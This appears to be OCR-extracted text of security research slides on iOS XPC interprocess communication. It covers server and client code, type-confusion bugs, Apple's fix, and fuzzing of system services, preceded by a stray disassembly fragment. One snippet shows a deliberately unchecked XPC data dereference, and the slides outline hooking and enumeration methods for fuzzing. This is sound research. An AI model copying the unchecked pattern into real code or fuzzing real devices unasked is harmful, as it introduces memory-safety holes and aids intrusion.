80C0AFE8
80C0AFEC AC 03 00 00                 DCD 0x3AC
80C0AFF0 01 00 00 00                 DCD 1
80C0AFF4 00 00 00 00                 DCD 0
80C0AFF8 B0 03 00 00                 DCD 0x3B0
80C0AFFC 01 00 00 00                 DCD 1
80C0AFFC             ; com.apple.iokit.IOStreamFa
80C0AFFC
bol_ptr:80C0B000                ; =================
bol_ptr:80C0B000
bol_ptr:80C0B000                ; Segment type: Regu
bol_ptr:80C0B000                                AREA
bol_ptr:80C0B000                                ; OR
bol_ptr:80C0B000 ED 4A 2C 80 off_80C0B000       DCD
bol_ptr:80C0B000
bol_ptr:80C0B000
bol_ptr:80C0B000
bol_ptr:80C0B004 59 4B 2C 80 off_80C0B004       DCD
```

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
IPC on iOS/OS X

- iOS and Mac OS X provide a large number of IPC mechanisms



- Two of most commonly used ways: Mach Message and XPC

Previous Work on Mach Message

- Mach messages are the fundamental of IPCs
    - Through mach trap *mach_msg_overwrite_trap*
- Mining Mach Services within OS X Sandbox. Meder Kydryraliev, 2013
- Hacking at Mach2. Dai Zovi, 2011
- Hacking at Mach Speed. Dai Zovi, 2011

XPC

- Introduced in OS X 10.7 Lion and iOS 5 in 2011
- Built on Mach messages, and simplified the low level details of IPC
    - Simple interface to look up services by name
    - Simple to send and receive asynchronous messages
    - Strongly-typed messages

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                                  NULL,
                                                       XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                                NULL,
                                                          XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

Use xpc_connection_create_mach_service() to setup
a named system service on iOS

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                                  NULL,
                                                        XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

The name of the service (reserved in MachServices of system plist files)

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                                    NULL,
                                                     XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC_CONNECTION_MACH_SERVICE_LISTENER indicates a server

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                            NULL,
                                                               XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

xpc_connection_set_event_handler is called to specify the connection handlers

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                        NULL,
                                                      XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

xpc_connection_set_event_handler is called again to specify the message handlers

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                                NULL,
                                                                   XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

Parse the XPC dictionary and handle the data

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                                     NULL,
                                                                       0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                             0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

0 indicates a client

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                              NULL,
                                                                0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Create an XPC dictionary

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                              NULL,
                                                                0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```


Insert a double value in message

XPC Services on iOS (Client)


```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                                                 0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Send the message to the server and get a reply


XPC Dataflow



XPC Dataflow



Type Confusion Vulnerabilities



- Auditing and Exploiting Apple IPC. Ian Beer, 2015

Type Confusion Vulnerabilities

```
//get an object in untrusted message
xpc_object_t value = xpc_dictionary_get_value(untrustedMessage, “key");

//presume it is an xpc_type_data and do not perform type validations.
void* ptr = xpc_data_get_bytes_ptr(value);
```


Please refer to Ian Beer’s work for exploit details

Apple's Fix

```
//get an object in untrusted message
xpc_object_t value = xpc_dictionary_get_value(untrustedMessage, “key");

//presume it is an xpc_type_data and do not perform type validations.
void* ptr = xpc_data_get_bytes_ptr(value);
```

Perform type checks in all xpc_*_get_* APIs, which eliminates MANY type confusions

Our work: Focus on Data Dereference




Passive Fuzzing

- Select a target service, hook xpc_connection_set_event_handler() function to get the message handlers
- Hook the message handlers and mutate all received messages

Proactive Fuzzing

- Find all connectable services by decompiling the container sandbox profile


- Grep xpc_connection_create_mach_service to identify all xpc listeners
  - XPC_CONNECTION_MACH_SERVICE_LISTENER



```
(0)[2ad](global-name "com.apple.iap2d")
(0)[2ae](global-name "com.apple.iap2d.ExternalAccessory.distributednot:
(0)[2af](global-name "com.apple.iap2d.distributednotification.server")
(0)[2b0](global-name "com.apple.iap2d.xpc")
(0)[2b1](global-name "com.apple.iapauthd")
(0)[2b2](global-name "com.apple.iapauthd.xpc")
(0)[2b3](global-name "com.apple.iapd")
